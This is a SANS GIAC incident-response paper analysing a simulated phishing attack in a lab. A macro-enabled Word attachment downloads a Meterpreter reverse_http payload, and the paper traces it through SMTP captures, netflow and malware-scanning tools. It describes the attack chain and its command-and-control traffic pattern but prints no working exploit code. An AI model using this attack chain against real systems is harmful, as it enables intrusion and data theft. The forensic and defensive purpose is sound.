



SANS Institute

Information Security Reading Room

A Practical Example of Incident Response to a Network Based Attack

Gordon Fraser

Copyright SANS Institute 2021. Author Retains Full Rights.

This paper is from the SANS Institute Reading Room site. Reposting is not permitted without express written permission.

A Practical Example of Incident Response to a Network Based Attack

GIAC (GCIH) Paper

Author: Gordon Fraser, Gordon.fraser@ctipc.com

Advisor: Chris Walker

Approved: August 15, 2017

Abstract

A commonly accepted Incident Response (IR) process includes six phases: Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned. This paper examines this process in the context of a practical working example of a network based attack. It begins with the identification of a potential incident, followed by the detailed analysis of the network traffic to reconstruct the actions of the attacker, and leads up to determining indicators of compromise that can be used to identify other victims. This paper provides a practical example of responding to a network based incident.

1. Introduction

A commonly accepted Incident Response (IR) process includes six phases: Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned (Skoudis, Strand, and SANS, 2014). This paper examines this process in the context of a practical working example of a network based attack. It begins with the identification of a potential incident, followed by the detailed analysis of the network traffic to reconstruct the actions of the attacker, and leads up to determining indicators of compromise that can be used to identify other victims or future victims. This paper provides a practical example of responding to a network based incident.

During the Identification phase, the Incident Handler analyzes events to determine if an incident has occurred. An event is simply something happening. An incident is an event which causes or attempts to cause harm. During Containment, the Incident Handler tries to prevent the attacker from causing further damage or continuing with the attack. During the Eradication phase, the goal is to remove artifacts of the attack from the systems, data stores, etc. The IR Handler analyzes the incident to determine its cause and symptoms. The organization wants to be able to take the necessary steps to prevent a reoccurrence of the attack and to identify if it does reoccur. During the Recovery phase, the healthy system is placed back into production. System administrators monitor these systems for signs of a reoccurrence of the attack. During the Lessons Learned phase, a report is written detailing what happened and identifying ways to improve the organization's capabilities to protect against and respond to incidents. The IR process is cyclical. The Lessons Learned phase leads back into the Preparation phase where adjustments are made to account for such things as what went right, what went wrong, and what they would do differently.

The focus of this paper will be on the Identification and Containment Phases. Such things as corporate policies, criticality of the application, and the data present on the system govern the actions taken during Eradication and Recovery. For example, in the case of desktops policy may be to simply reimage them to avoid the potential of artifacts

that were left behind being the vector of additional compromises. The Eradication, Containment, and Lesson Learned phases are beyond the scope of this paper.

A fictitious organization, Winterfell, was created in an isolated lab for this exercise. The lab environment was setup to execute the attack, capture network data, and perform the analysis. Simulated attacks were conducted, with network traffic captured for analysis. Details of the attack are in Appendix A. Specific configuration of the desktops necessary to ensure the attacks are successful is found in Appendix B.

Much attention in the press talks about phishing attacks and SPAM emails. Mandiant's M-Trends 2017 report discusses the attack vector of phishing emails and macro enabled documents (Mandiant, 2017). This paper uses a phishing email as the initial attack vector as it is relevant to the current threat landscape.

2. The Lab Environment

The lab environment was set up using VMWare Workstation as shown in Figure 1. The lab environment contained three subnets. Two subnets are internal networks – a server network, 192.168.10.0/24, and a desktop network, 192.168.11.0/24. The other subnet, 192.168.239.0/24, is an external network. The internal subnets are part of the winterfell.local domain and the external subnet is part of the westeros.local domain.




Figure 1: Lab Architecture

Access to Winterfell's internal network from the external network is restricted via a firewall to two services: DNS (ports 53/UDP and 53/TCP) and email (port 25/TCP). The firewall blocks all other access initiated from the external network. The DNS server, ns1.winterfell.local, has an IP address of 192.168.10.230. The email server, mail.winterfell.local, has an IP address of 192.168.11.140. For simplification of the lab environment, the DNS server also serves as the external DNS server, ns1.westeros.local. There are no restrictions placed on users on the Winterfell network accessing resources outside the internal network. Communication between the two internal networks is unrestricted.

The lab environment contained the following systems:

- DNS server -- a Centos 7 server with bind installed.
- Mail server -- a Centos 7 server with Postfix and Dovecot installed.
- Firewall/Router -- a Centos 7 server configured with port forwarding and uses iptables as the firewall.
- Desktops -- Windows 7 SP1 with Microsoft Office 2010 installed.

- Two attacker systems:
 - Kali Linux. DNS has been configured to resolve ironislands.westeros.local to this system.
 - Desktop -- Windows 7 SP1 used to build the malicious document.

Tools are available to assist the incident responder in the collection of data. These included Tcpdump and Wireshark for full packet capture, passiveDNS for DNS logging, the Nfdump suite of tools for netflow, and Snort for intrusion detection. Other tools for analyzing artifacts, like exiftool, are available and will be mentioned later in the document. The paper “Building a Home Network Configured to Collect Artifacts for Supporting Network Forensic Incident Response” provides information on setting up a similar environment for network packet capture (Fraser, 2016).

A weakness of VMWare Workstation is that one cannot put the Virtual Switch into promiscuous mode and collect all traffic that goes through the switch. It does allow, however, for the collection of network traffic on individual hosted machines. Network traffic collected from multiple locations using Tcpdump, Tshark, or Wireshark needs to be merged. Wireshark’s mergecap utility is used to merge the separate packet captures into a single file. The editcap utility is used to remove duplicates. Tcpdump was used to capture packets on Linux and Wireshark was used on Windows. The following summarizes information about the resulting packet capture.

```
# capinfos dedup.pcap
File name:          dedup.pcap
File type:          Wireshark/... - pcapng
File encapsulation: Ethernet
Packet size limit:  file hdr: (not set)
Number of packets:  48 k
File size:          15 MB
Data size:          13 MB
Capture duration:   9794 seconds
Start time:         Sat Jul 29 14:04:47 2017
End time:           Sat Jul 29 16:48:01 2017
. . . snip . . .
SHA1:               12d1356c409d91398fe7e8f58be2991f49c2df05
RIPEMD160:          c802a3e550f516dd16e60608c7c2c35fb4cca54f
MD5:                77e3d51a113b660dcc621bed018f6e70
Strict time order:  True
```

Gordon.fraser@ctinc.com

Capture comment: File created by merging: File1: p1.pcap File2: p4.pcap
File3: pla.pcap

Netflow (nfdump/nfpcapd), passiveDNS, and Snort were populated from the full packet files as shown below.

```
# nfpcapd -r dedup.pcap -l /var/log/netflow
Add extension: 2 byte input/output interface index
Add extension: 4 byte input/output interface index
Add extension: 2 byte src/dst AS number
Add extension: 4 byte src/dst AS number
Startup.
[140316014221120] WaitDone() waiting
Nodes in use: 3, Flows: 1 CacheOverflow: 0
Ident: 'none' Flows: 1, Packets: 4, Bytes: 564, Max Flows: 1
Nodes in use: 20, Flows: 6 CacheOverflow: 0
Ident: 'none' Flows: 22, Packets: 36, Bytes: 3010, Max Flows: 6
. . . snip . . .
Terminating flow processing: exit: 0
Exit status thread[140315795453696]: 0
Terminating nfpcapd.

# snort -c /etc/snort/snort.conf -q -k none -l /var/log/snort -r dedup.pcap

# passivedns -r dedup.pcap -d '|'

[*] PassiveDNS 1.2.0
[*] By Edward Bjarte Fjellskaal <edward.fjellskaal@gmail.com>
[*] Using libpcap version 1.5.3
[*] Using ldns version 1.6.16
[*] Reading from file dedup.pcap

-- Total DNS records allocated      :      6
-- Total DNS assets allocated      :      6
-- Total DNS packets over IPv4/TCP :      8
-- Total DNS packets over IPv6/TCP :      0
-- Total DNS packets over TCP decoded :      2
-- Total DNS packets over TCP failed :      6
-- Total DNS packets over IPv4/UDP   :     54
-- Total DNS packets over IPv6/UDP   :      0
-- Total DNS packets over UDP decoded :     46
-- Total DNS packets over UDP failed :      8
-- Total packets received from libpcap :     791
-- Total Ethernet packets received   :     791
-- Total VLAN packets received       :      0

[*] passivedns ended.
```

Since PassiveDNS stores timestamps in UNIX format (Hagen, 2015), we convert it to a more friendly, human readable format using:

```
# cat passivedns.log | awk -F'|' '{OFS="|";printf("%s",strftime("%Y-%m-%d_%H:%M:%S",$1));$1="";print $0}' > passivedns-ts.log
```


Time should be synchronized within an organization to allow for the effective correlation of computer data such as log files, network traffic, and file timestamps. Time synchronization saves the incident responder frustration and work by not requiring him to manually correlate times between artifacts collected from different systems. It also helps avoid error introduced through correlation. Network Time Protocol (NTP) is commonly implemented to provide accurate times services and allow for consistency among computers on the network.

In addition to time synchronization, incident responders frequently use Coordinated Universal Time (UTC) to eliminate conversion issues with time zones. The Incident Response section follows this convention. This is not so important to the attacker. Since the attack occurred in the Eastern Standard Time (EST) zone, Appendix A, which focuses on the attack, uses EST.

3. Incident Response

3.1. Identification Phase

Arya Stark received an email and thought it looked suspicious. She would never have expected Theon Greyjoy to send her an email, let alone an email containing a picture of Jon's Direwolf, Ghost. As a result, she reported it to Security as suspicious. Arya forwarded them a copy of the email so that they could examine it.



At this point, receipt of the email is still an event. The attached document appears to be a Word document which allows macros since it has the docm extension. The extension indicates Word 2007 or newer.

The first action is to calculate the MD5 hash of the document and email and to make a copy of the original document. Making a copy allows analysis to be performed on a copy while retaining the original document as evidence. Maintaining a chain of custody is always the best practice.

```
$ md5sum Ghost.docm
07d668cff97121bb2ba3549192b97f76 *Ghost.docm

$ md5sum 'Picture of Ghost (52.2 KB).msg'
c3fc499620efd77f1d5d783cc7ec2fd6 *Picture of Ghost (52.2 KB).msg
```

The Linux file command confirms that the file is indeed a Microsoft Word 2007+ document.

```
$ file Ghost.docm
Ghost.docm: Microsoft Word 2007+
```

The exiftool is a quick way to examine the file's metadata. It confirms the file is a macro enabled Microsoft Word file. It also identifies the creator of the document as Cersei Lannister, who is no friend of the Starks and Winterfell. This fact adds to the suspicious nature of the email.

```
$ ./exiftool.exe Ghost.docm
```

Gordon.fraser@ctinc.com

```

ExifTool Version Number      : 10.59
File Name                    : Ghost.docm
Directory                    : .
File Size                    : 50 kB
File Modification Date/Time   : 2017:07:29 19:46:00+01:00
File Access Date/Time        : 2017:07:29 19:46:47+01:00
File Creation Date/Time      : 2017:07:29 19:46:00+01:00
File Permissions              : rw-rw-rw-
File Type                    : DOCM
File Type Extension          : docm
MIME Type                    : application/vnd.ms-word.document.macroEnabled
. . . snip . . .
Total Edit Time               : 0
Pages                        : 1
Words                        : 0
Characters                   : 1
Application                  : Microsoft Office Word
. . . snip . . .
App Version                  : 14.0000
Creator                      : Cersei Lannister
Last Modified By              : Cersei Lannister
Revision Number              : 2
Create Date                  : 2017:07:29 15:09:00Z
Modify Date                  : 2017:07:29 15:09:00Z

```

The next step in analyzing the Word document, since it is in Word 2007+ format, might be to extract the components of the Word file. The macro can be extracted using the inflate parameter of OfficeMalScanner (SANS, 2015). OfficeMalScanner extracts the macro as vbaProject.bin.

```

+-----+
|           OfficeMalScanner v0.62           |
| Frank Boldewin / www.reconstructor.org    |
+-----+

[*] INFLATE mode selected
[*] Opening file Ghost.docm
[*] Filesize is 51224 (0xc818) Bytes
[*] Microsoft Office Open XML Format document detected.

Found 16 files in this archive

[CONTENT_TYPES].XML ----- 1614 Bytes ----- at Offset 0x00000000
_RELS/.RELS ----- 590 Bytes ----- at Offset 0x000003ed
WORD/_RELS/DOCUMENT.XML.RELS ----- 1207 Bytes ----- at Offset 0x00000711
WORD/DOCUMENT.XML ----- 2687 Bytes ----- at Offset 0x000009a5
WORD/_RELS/VBAPROJECT.BIN.RELS ----- 277 Bytes ----- at Offset 0x00000dca

```

Gordon.fraser@ctinc.com

```
WORD/VBAPROJECT.BIN ----- 14848 Bytes ----- at Offset 0x00000ec6
WORD/MEDIA/IMAGE1.JPG ----- 29987 Bytes ----- at Offset 0x00002885
WORD/THEME/THEME1.XML ----- 7076 Bytes ----- at Offset 0x00009ddb
WORD/SETTINGS.XML ----- 2199 Bytes ----- at Offset 0x0000a4b6
WORD/VBADATA.XML ----- 1548 Bytes ----- at Offset 0x0000a85a
WORD/FONTTABLE.XML ----- 1451 Bytes ----- at Offset 0x0000aa74
WORD/STYLESWITHEFFECTS.XML ----- 16498 Bytes ----- at Offset 0x0000ac8c
DOCPROPS/APP.XML ----- 982 Bytes ----- at Offset 0x0000b522
WORD/WEBSETTINGS.XML ----- 428 Bytes ----- at Offset 0x0000b82b
DOCPROPS/CORE.XML ----- 653 Bytes ----- at Offset 0x0000b95f
WORD/STYLES.XML ----- 15745 Bytes ----- at Offset 0x0000bbe3
```

```
-----
Content was decompressed to
C:\Users\security\AppData\Local\Temp\DecompressedMsOfficeDocument.
```

```
Found at least 1 ".bin" file in the MSOffice document container.
Try to scan it manually with SCAN+BRUTE and INFO mode.
```

```
Found at least 1 Externallink file in the MSOffice document container.
Check file content manually in extracted XL/EXTERNALLINKS/ directory.
-----
```

Next, the info parameter of OfficeMalScanner can be used to determine if there is a macro in the document and to extract the macro, if found (SANS, 2015).

```
C:\Users\security\AppData\Local\Temp\DecompressedMsOfficeDocument\word>"Program Files\OfficeMalScanner\OfficeMalScanner.exe" vbaProject.bin info
```

```
+-----+
|           OfficeMalScanner v0.62           |
| Frank Boldewin / www.reconstructor.org    |
+-----+
```

```
[*] INFO mode selected
[*] Opening file vbaProject.bin
[*] Filesize is 14848 (0x3a00) Bytes
[*] Ms Office OLE2 Compound Format document detected
```

```
-----
[Scanning for VB-code in VBAPROJECT.BIN]
-----
```

```
NewMacros
ThisDocument
-----
```

```
VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
The decompressed Macro code was stored here:
```

```
----->
C:\Users\security\AppData\Local\Temp\DecompressedMsOfficeDocument\word\VBAPROJECT.BIN-Macros
```

Calculate the MD5 hash of the extracted VBA macro and make a copy.

```
$ md5sum vbaProject.bin
fcbf7dfa8a367721166e77350b98b32c *vbaProject.bin
```

We have enough information to classify this email as a security incident and to justify further analysis. It didn't take long to make the determination. We could have also submitted the macro to VirusTotal (<https://www.virustotal.com/>) for analysis as shown below. 29 out of 57 products it submitted the sample to classified the sample as malicious. Submitting the email sent to security as an attachment by Arya to VirusTotal would also have detected the malicious nature of the email.



SHA256: 6b35b0c6cdb89dcf34496eb22a5dd2f18a36508dd7c22675230656bc89ac142e

File name: vbaProject.bin

Detection ratio: 29 / 57

Analysis date: 2017-07-29 19:32:41 UTC (0 minutes ago)


Antivirus	Result	Update
Ad-Aware	W97M.ShellCode.A	20170729
ALYac	W97M.ShellCode.A	20170729
Arcabit	W97M.ShellCode.A	20170729
Avast	MO97.ShellCode-DW [Trj]	20170729
AVG	MO97.ShellCode-DW [Trj]	20170729
Avira (no cloud)	HEUR/Macro.Downloader	20170729
AVware	Trojan.W97M.Shellcode.a (v)	20170729
Baidu	VBA.Trojan.Kryptik.as	20170728
BitDefender	W97M.ShellCode.A	20170729

Gordon.fraser@ctinc.com

3.2. Containment Phase

Now that we determined that the email is likely a phishing email, we want to identify who the emails were sent to so that we can limit the damage it can cause. Thankfully, Winterfell's IT Department performs full packet captures. The packet captures can be used to search for the emails.


Using Wireshark and the display filter of SMTP contains "Subject: Picture of Ghost", we can determine that five emails contained the subject line. If there were a lot more emails, then Tshark could be used to generate a manageable list.



The screenshot shows the Wireshark interface with the display filter 'smtp contains "Subject: Picture of Ghost"'. The packet list shows five SMTP packets (967, 1085, 1205, 1326, 48731) from source 192.168.239.130 to destination 192.168.10.140. The info pane shows details for the selected packet (48731), including the SMTP header and the data fragment.

No.	Time	Source	Destination	Protocol	Length	Info
967	2017-07-29 15:17:13.999600	192.168.239.130	192.168.10.140	SMTP	443	C: DATA fragment, 377 bytes
1085	2017-07-29 15:17:41.936673	192.168.239.130	192.168.10.140	SMTP	443	C: DATA fragment, 377 bytes
1205	2017-07-29 15:18:01.616516	192.168.239.130	192.168.10.140	SMTP	441	C: DATA fragment, 375 bytes
1326	2017-07-29 15:18:46.053025	192.168.239.130	192.168.10.140	SMTP	442	C: DATA fragment, 376 bytes
48731	2017-07-29 16:45:49.194919	192.168.11.103	192.168.10.140	SMTP	2974	C: DATA fragment, 2920 bytes

The display can be further refined to include only those emails associated with astark.



The screenshot shows the Wireshark interface with the display filter 'smtp contains "Subject: Picture of Ghost" and smtp contains "astark"'. The packet list shows two SMTP packets (967, 48731) from source 192.168.239.130 to destination 192.168.10.140. The info pane shows details for the selected packet (48731), including the SMTP header and the data fragment.

No.	Time	Source	Destination	Protocol	Length	Info
967	2017-07-29 15:17:13.999600	192.168.239.130	192.168.10.140	SMTP	443	C: DATA fragment, 377 bytes
48731	2017-07-29 16:45:49.194919	192.168.11.103	192.168.10.140	SMTP	2974	C: DATA fragment, 2920 bytes

Wireshark has a feature, follow TCP stream, which enables the analyst to select a TCP stream for analysis. This feature filters on the selected TCP stream and displays the data in order in a pop-up dialog box. The dialog box provides additional capabilities such as displaying the data in ASCII or raw (hex) and exporting the data to a file.

Using Wireshark's follow TCP stream provides information about the origin of the email. It looks like it came directly from the source with no intervening mail relay servers. That provides an IP address to investigate, 192.168.239.130. Furthermore, it identifies the mail client as sendEmail-1.56. SendEmail is a lightweight, command line

SMTP email client [Zehm, 2010], not what you would expect someone to use as an email client. The exchange also gives a host name of the originating computer as casterlyrock.westeros.local. One would not expect Theon to have an association with CasterlyRock. Examination of the other three emails reveals the same characteristics and text, so they can be concluded to be related.

```
220 mail.winterfell.local ESMTP Postfix
EHLO casterlyrock.westeros.local
250-mail.winterfell.local
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-AUTH PLAIN LOGIN
250-AUTH=PLAIN LOGIN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM:<tgreyjoy@westeros.local>
250 2.1.0 Ok
RCPT TO:<astark@winterfell.local>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Message-ID: <735326.024561317-sendEmail@casterlyrock>
From: "tgreyjoy@westeros.local" <tgreyjoy@westeros.local>
To: "astark@winterfell.local" <astark@winterfell.local>
Subject: Picture of Ghost
Date: Sat, 29 Jul 2017 15:17:04 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="-----MIME delimiter for sendEmail-636869.716997357"

This is a multi-part message in MIME format. To properly display this message
you need a MIME-Version 1.0 compliant Email program.

-----MIME delimiter for sendEmail-636869.716997357
Content-Type: text/plain;
charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

Arya,

Attached is a picture I took of Jon's Direwolf, Ghost. I thought you would like
it.

Theon

-----MIME delimiter for sendEmail-636869.716997357
Content-Type: application/msword;
name="Ghost.docm"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="Ghost.docm"
```

```

UESDBBQABgAIAAAAIQCJxSLQtAEAAE4GAAATAAgCW0NvbnRlbnRfVHlwZXNdLnhtbCCiBAIoAAC
. . . snip . . .
AHdvcmQvc3R5bGVzLnhtbFBLBQYAAAAEAAQABcEAADrwwAAAAA=
-----MIME delimiter for sendEmail-636869.716997357--
.
250 2.0.0 Ok: queued as EA93644352AA
QUIT
221 2.0.0 Bye

```

Looking at the five instances of the subject line of “Picture of Ghost” identifies four recipients of the email as listed below as well as the email that Arya sent to security@winterfell.local. All four emails appear to come from the same IP address, 192.168.239.130 and target Arya Stark, Brandon Stark, Jon Snow, and Sansa Stark. The Message ID uniquely identifies each the email. The mail queue ID can be used by the mail system administrator to find the email in the postfix mail server so they can remove the email thus preventing any further damage.

Date	To	Message ID	Mail Queue ID
2017-07-29 15:17:04 +0000	astark@winterfell.local	735326.024561317	EA93644352AA
2017-07-29 15:17:32 +0000	bstark@winterfell.local	682725.488531531	DA77744352AA
2017-07-29 15:17:51 +0000	jsnow@winterfell.local	609102.593825327	8C90A44352AA
2017-07-29 15:18:36 +0000	ssstark@winterfell.local	358526.581290306	02ECA44352AA

From our network architecture, we can identify the four systems associated with the four targeted individuals: Jon Snow - 192.168.11.101, Bran Stark - 192.168.11.102, Arya Stark - 192.168.11.103, and Sansa Stark - 192.168.11.104. These four systems are all potentially compromised. The incident responders want to identify the compromised systems.

We can start with looking at who communicated with the suspicious system at 192.168.239.130? The netflow tool, nfdump, can help.

```

# nfdump -R /var/log/netflow -q -O tstart -A srcip,dstip -o 'fmt:%ts %sa %da
%byt %fl' 'ip 192.168.239.130' | awk 'BEGIN{ printf "%23s %16s %15s %8s
%5s\n", "Start time", "Source", "Dest", "Bytes", "Flows"};{print}}'

```

Start time	Source	Dest	Bytes	Flows
2017-07-29 14:05:49.113	192.168.239.130	192.168.10.230	2063	34

Gordon.fraser@ctinc.com

2017-07-29 14:05:49.114	192.168.10.230	192.168.239.130	3381	33
2017-07-29 14:08:52.155	192.168.239.130	192.168.10.140	294875	11
2017-07-29 14:08:52.155	192.168.10.140	192.168.239.130	7537	11
2017-07-29 15:33:56.982	192.168.239.130	192.168.11.104	5.0 M	25
2017-07-29 15:33:56.982	192.168.11.104	192.168.239.130	2.2 M	25
2017-07-29 16:17:44.385	192.168.11.101	192.168.239.130	28560	5
2017-07-29 16:17:44.386	192.168.239.130	192.168.11.101	2.5 M	5

From the Netflow, we see that the first traffic flow from 192.168.239.130 began at 14:05 UTC to 192.168.10.230, the DNS server. A short time later traffic flowed to 192.168.10.140, the mail server. Of particular interest are the 50 flows with 192.168.11.104, amounting to around 7.2 M of data transferred, which began at 15:33. Also of interest are the flows from 192.168.11.101, which began a little later at 16:17 and amounted to about 2.8 M of data.

Focusing on the traffic between 192.168.239.130 and 192.168.11.104 summarizes it into three conversations. We will look at each conversation.

```
# nfdump -R /var/log/netflow -q -b -O tstart -o 'fmt:%ts %sap %dap %pkt %byt
%fl' 'ip 192.168.239.130 and ip 192.168.11.104' | cut -c 12-19,25- | awk
'BEGIN{ printf "%8s %21s %21s %8s %8s %5s\n", "Start", "Source", "Dest",
"Packets", "Bytes", "Flows"};{print};'
```

Start	Source	Dest	Packets	Bytes	Flows
15:33:56	192.168.11.104:49160	192.168.239.130:80	57	1393	2
15:33:58	192.168.11.104:49161	192.168.239.130:80	1601	268696	26
15:44:27	192.168.11.104:49162	192.168.239.130:8080	5647	2.0 M	22

The first conversation was initiated by the victim and consists of an HTTP Get statement, followed by the download of a large file. The following screen shot displays the first part of the Wireshark display of packets.

The incident responder extracts the executable from the Follow TCP stream window by filtering on the flow from 192.168.239.130 and saving the data as RAW with a file name of exe-01. Next, he calculates the executable's MD5 hash.

```
$ md5sum exe-01
091aa4ec97f4802feb4be7d7de61cfc8 *exe-01
```

VirusTotal indicated that 21 out of 57 anti-virus tools thought the executable was malicious. A number of the tools identified the executable as Meterpreter. Given that the victim initiated the traffic and is HTTP traffic, it is probably a windows/meterpreter/reverse_http payload. We now have some information that can be passed on to the Windows Forensics Analyst.

Examination of the network flows provides insight into the nature of the second conversation. It starts out with a large number of packets initially being exchanged and then slows down to a regular exchange of 90 bytes every 5 seconds. This pattern is a characteristic of Command and Control (C&C) traffic. The packets are encrypted so we cannot say what is in the traffic just by examining it. This is also a characteristic of Metasploit's windows/meterpreter/reverse_http payload behavior.

```
# nfdump -R /var/log/netflow -q -O tstart -o 'fmt:%ts %sap %dap %pkt %byt %fl'
'ip 192.168.239.130 and ip 192.168.11.104 and port 49161' | cut -c 12-19,25- |
awk 'BEGIN{ printf "%8s %21s %21s %8s %8s %5s\n", "Start", "Source", "Dest",
"Packets", "Bytes", "Flows"};{print};'
```

Start	Source	Dest	Packets	Bytes	Flows
15:33:58	192.168.11.104:49161	192.168.239.130:80	145	29057	1
15:33:58	192.168.239.130:80	192.168.11.104:49161	264	255439	1
15:35:01	192.168.11.104:49161	192.168.239.130:80	422	77179	1
15:35:01	192.168.239.130:80	192.168.11.104:49161	292	39016	1
15:40:01	192.168.11.104:49161	192.168.239.130:80	380	72208	1
15:40:01	192.168.239.130:80	192.168.11.104:49161	613	525458	1
15:45:00	192.168.11.104:49161	192.168.239.130:80	112	15456	1
15:45:00	192.168.239.130:80	192.168.11.104:49161	56	7728	1
15:50:06	192.168.11.104:49161	192.168.239.130:80	62	8556	1
15:50:06	192.168.239.130:80	192.168.11.104:49161	31	4278	1
15:55:01	192.168.11.104:49161	192.168.239.130:80	60	8280	1
15:55:01	192.168.239.130:80	192.168.11.104:49161	30	4140	1
16:00:02	192.168.11.104:49161	192.168.239.130:80	60	8280	1
16:00:02	192.168.239.130:80	192.168.11.104:49161	30	4140	1
16:05:02	192.168.11.104:49161	192.168.239.130:80	60	8280	1
16:05:02	192.168.239.130:80	192.168.11.104:49161	30	4140	1
16:10:03	192.168.11.104:49161	192.168.239.130:80	60	8280	1

```

16:10:03 192.168.239.130:80      192.168.11.104:49161      30      4140      1
16:15:03 192.168.11.104:49161 192.168.239.130:80      60      8280      1
16:15:03 192.168.239.130:80      192.168.11.104:49161      30      4140      1
16:20:04 192.168.11.104:49161 192.168.239.130:80      60      8280      1
16:20:04 192.168.239.130:80      192.168.11.104:49161      30      4140      1
16:25:04 192.168.11.104:49161 192.168.239.130:80      60      8280      1
16:25:04 192.168.239.130:80      192.168.11.104:49161      30      4140      1
16:30:05 192.168.11.104:49161 192.168.239.130:80      60      8280      1
16:30:05 192.168.239.130:80      192.168.11.104:49161      30      4140      1

```

The third conversation began at 15:44. The traffic switched to TCP port 8080.

```

# nfdump -R /var/log/netflow -q -O tstart -o 'fmt:%ts %sap %dap %pkt %byt %fl'
'ip 192.168.239.130 and ip 192.168.11.104 and port 49162' | cut -c 12-19,25- |
awk 'BEGIN{ printf "%8s %21s %21s %8s %8s %5s\n", "Start", "Source", "Dest",
"Packets", "Bytes", "Flows"};{print}};'

```

Start	Source	Dest	Packets	Bytes	Flows
15:44:27	192.168.11.104:49162	192.168.239.130:8080	101	9902	1
15:44:27	192.168.239.130:8080	192.168.11.104:49162	866	1.2 M	1
15:45:17	192.168.239.130:8080	192.168.11.104:49162	77	81452	1
